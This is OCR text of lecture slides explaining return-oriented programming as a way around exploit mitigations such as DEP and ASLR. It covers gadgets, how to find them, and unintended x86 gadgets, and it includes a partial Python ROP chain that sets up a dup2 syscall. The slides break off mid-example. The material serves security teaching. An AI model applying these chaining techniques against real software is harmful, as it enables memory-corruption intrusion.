

Return Oriented Programming

ROP


Exploit Mitigations
ASCII Armor
Stack Canary
ASLR
PIE
DEP
Arbitrary Write
Overflow Local Vars
Heap Overflows
Brute Force
Partial RIP Overwrite
NOP Slide
Info Disclosure
Ret 2 PLT
ROP

Exploiting: Memory Layout



Code Section is not randomized in ASLR


Exploiting: DEP - ROP

DEP does not allow execution of uploaded code

But what about **existing code**?

ROP: smartly put together existing code

Exploiting: DEP - Memory Layout




ROP In One Slide

ROP Preview

```
0x200: syscall;
0x201: ret
```

```
0x100: pop eax;
0x101: pop ebx;
0x102: ret
```



Practical ROP: Calling a syscall

```
pop_rsi_r15 = 0x0000000000400eb1 # pop rsi; pop r15; ret;
# dup2() syscall is 33

# Start ROP chain
# dup2(4, 0)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 0 )
payload += p64 ( 0xdeadbeef1 )
payload += p64 ( syscall )
```

ROP

Gadgets

Exploiting DEP - ROP

What is ROP?

Smartly chain gadgets together to execute arbitrary code

Gadgets:

- Some sequence of code, followed by a RET

Exploiting: DEP – ROP - Gadgets

So, what is are gadgets?

- Code sequence followed by a “ret”

```
pop r15 ; ret

add byte ptr [rcx], al ; ret

dec ecx ; ret
```

Exploiting: DEP – ROP - Gadgets

```
add byte ptr [rax], al ; add bl, dh ; ret
add byte ptr [rax], al ; add byte ptr [rax], al ; ret
add byte ptr [rax], al ; add cl, cl ; ret
add byte ptr [rax], al ; add rsp, 8 ; ret
add byte ptr [rax], al ; jmp 0x400839
add byte ptr [rax], al ; leave ; ret
add byte ptr [rax], al ; pop rbp ; ret
add byte ptr [rax], al ; ret
add byte ptr [rcx], al ; ret
add cl, cl ; ret
add eax, 0x20087e ; add ebx, esi ; ret
add eax, 0xb8 ; add cl, cl ; ret
add ebx, esi ; ret
```

Exploiting: DEP – ROP - Gadgets

How to find gadgets?

- Search in code section for byte 0xc3 (=ret)
- Go backwards, and decode each byte
- For each byte:
  - Check if it is a valid x32 instruction
  - If yes: add gadget, and continue
  - If no: continue

```
80 00 51 02 80 31 60 00 0e 05 c3 20 07 dd da 23
```

Exploiting: DEP – ROP - Gadgets

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```
80 00 51 02 80 31 60 00 0e 05 c3 20 07 dd da 23
```

Exploiting: DEP – ROP - Gadgets

There will be gadgets which were not created by the compiler


- x86 instructions are not static size
- 1-15bytes
  - Unlike RISC (usually 4 byte size)
- Start parsing at the “wrong offset”

ROP By Example

ROP Preview


```
0x200: syscall;
0x201: ret
```

```
0x100: pop eax;
0x101: pop ebx;
0x102: ret
```




ROP By Example

handleData() Stack:



